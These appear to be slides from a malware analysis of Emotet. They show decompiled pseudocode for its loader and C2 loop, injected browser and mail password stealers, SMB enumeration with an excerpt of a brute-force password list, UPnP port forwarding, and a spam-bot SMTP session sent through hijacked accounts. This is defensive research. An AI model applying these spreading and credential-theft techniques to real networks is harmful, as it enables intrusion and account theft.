
Main functions of the binary

```
    case 0:
      Advapi32(this);
      Shell32();
      if ( CreateProcessOrService() )           // %Appdata%
        goto exit;
      Value = 1;                                // CreateProcess -> false
      goto timeout_mod;
    case 1:
      Crypt32(this);
      Urlmon();
      Userenv();
      Wininet();
      Wtsapi32();
      if ( CryptoInit(v2) )                     // RSA - 768 and AES symmetric key
      {
        MachineNameVolumeInfo = machinename_volumeinfo;
        RSAencoded = &encoded_RSAkey;
        RSAencodedLenght = 106;
        Value = 2;
timeout_mod:
        result = GetTickCount() % 4000 + 4000;  // timeout to WaitForSingleObject
      }
      else
      {
exit:
        Value = 3;                              // case 3 -> ExitProcess
        result = 0;
      }
      return result;
    case 2:
      Value = 2;
      return C2Communication();
```

C2 server communication



IP address count used to reach the C2



Observed in the first 4 months of 2019


Downloaded Modules: Wrapper modules

```
MachineNameVolumeInfo = (int)this;
result = CreateEventW(0, 1, 0, 0);
event_handler = result;
if ( result )
{
  if ( Advapi32() && Crypt32() && Shell32() && Urlmon() && Userenv() && Wininet() && Wtsapi32() )
  {
    if ( GetTempPathW(260, &TmpFilePath) )
    {
      if ( GetTempFileNameW(&TmpFilePath, 0, 0, &TmpFilePath) )
      {
        DeleteFileW(&TmpFilePath);
        if ( CryptoInit(*(_DWORD *)(MachineNameVolumeInfo + 8)) )
        {
          if ( DecodeInject(v2) )
          {
            if ( ReadResult(&PTR_TMP_CONTENT) )
            {
              if ( !C2Communication(&PTR_TMP_CONTENT) )
              {
                do
                  time = GetTickCount();
                while ( WaitForSingleObject(event_handler, time % 4000 + 1000) == 0x102// 0x102 WAIT_TIMEOUT
                     && !C2Communication(&PTR_TMP_CONTENT) );
              }
```


Inject into:

- /System32/alg.exe
- New instance of itself

Wrapper modules - Injected NirSoft executables




WebBrowser PassView




Mail PassView

Wrapper modules - Injected proprietary executables



Email contact extractor



Email content harvester

Regular modules: Network spreading module

- Enumerating SMB, null session connection

```
 94 13.160079   10.69.146.218   10.69.146.45    SMB2    154 Tree Connect Request Tree: \\ADAM1\IPC$
104 13.164308   10.69.146.218   10.69.146.45    SRVSVC  262 NetShareEnumAll request
108 13.166672   10.69.146.218   10.69.146.45    SMB2    158 Tree Connect Request Tree: \\ADAM1\ADMIN$
136 16.211525   10.69.146.218   10.69.146.45    SMB2    200 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \ADAM1\C$
138 16.212593   10.69.146.218   10.69.146.45    SMB2    150 Tree Connect Request Tree: \\ADAM1\C$
```

- Brute-forcing the connections (~10 000 passwords)

```
eyphed,eeeee1,evangeli,epson,eighty,hugohugo,hevnm4,howie,hoes,hooters1,honeydew,hounds,hellno,icecu
be,heretic,booper,bulls1,bulls23,buckaroo,bootleg,booyah,brent1,norfolk,nogard,nero,nexus6,neal,noun
ours,dave1,dante1,cyprus,derick,delpiero,corbin,collect,comets,cooper1,clueless,clticic,address,abbe
y1,aerosmit,tracy1,turtle1,tulane,valeria,tunnel,trousers,tusymo,totoro,prelude1,raphael,qhxbij,pvje
gu,prima,loves,mallorca,macgyver,makayla,lockout,ov3ajy,ozlq6qwm,drinks,doll,details,detect,dogggg,d
ivision,dunhill,sairam,rulz,rxmtkp,gforce,generals,garland,fubar1,fx3tuo,gldmeo,godboy,fwsadn,gaelic
,gocats,fortune12,fihdfv,fear,cardinals,ccccc1,chateau,candys,c7lrwu,chas,charlie2,5291,5858,5lyedn,
6bjvpe,7676,7kbe9d,greek,happydog,grammy,guns,gucci,hazmat,gooseman,auckland,bagpuss,barks,andyandy,
allman,archery,1019,1478963,1411,rasta220,roadway,renee1,robyn,reject,reboot,rockrock,reznor,riches,
```

Regular modules: UPNP module

- Port-forwarding

  Port numbers set by the module:

  20, 21, 22, 53, 80, 143, 443, 465, 990, 993, 995, 7080, 8080, 8090, 8443, 50000

  (Same as the port numbers used to reach the C2 – hardcoded in the binary)

- Bypassing firewall rules

- Verifying the settings

Regular modules: Spam bot module

- SMTP message sent by the spam bot module

```
220 email server Welcome to RaidenMAILD ESMTP service v3702, Tue, 19 Feb 2019 17:42:55 +0800, (C)2001-2017
EHLO victim C's IP
250-email server Hello email server IP
250-AUTH LOGIN
250-8BITMIME
250 SIZE 207257600
AUTH LOGIN
334 VXNlcm5hbWU6
victim B's username
334 UGFzc3dvcmQ6
victim B's password
235 Authentication successfully
MAIL FROM: victim B's account
250 victim B's account Sender OK
RCPT TO: target A
250 target A recipient verified
DATA
354 start mail input; end with <CRLF>.<CRLF>
Date: Tue, 19 Feb 2019 09:42:44 -0700
From: victim A's name <victim B's account>
To: target A
Message-Id: <U5VVVvVMOu69.QPLuJxq7szsox9xazISqpfIbez0YYmWdeGj7La@web.de>
Subject: Zweite Mahnung
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_Part_55710_2421818552.18193033572538617174"

------=_Part_55710_2421818552.18193033572538617174
Content-Type: multipart/alternative; boundary="----=_Part_29497_2076436829.42562231182823880675"
```

hijacked account = victim B

sender = victim A
receiver = target A

template

Delivered malware


- Directly: Banking Trojans (e.g.: Trickbot, Qbot, Dridex, Ursnif, IcedID,…)
- Secondly: Ransomware (e.g.: Ryuk, BitPaymer, MegaCortex)
- Attack-chains:
  - Emotet – TrickBot – Ryuk
  - Emotet – Dridex – BitPaymer
  - Emotet – Qbot – MegaCortex

Sum up

- Information, credentials from browser

Sum up

- Information, credentials from browser
- Spreading through LAN




Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books

From: **victim A's name** <victim B's account>
To: **target A**

target A = victim A's acquaintance




Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings

From: victim B's name <**victim A's account**>
To: target B

target B = victim B's acquaintance




Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads

Body: **victim A's email domain**/…/...zip


From: **victim A's name** <victim's B account>
Sub: **RE**:
To: **target A**

target A = victim A's acquaintance



Sum up

- Information, credentials from browser
- Spreading through LAN
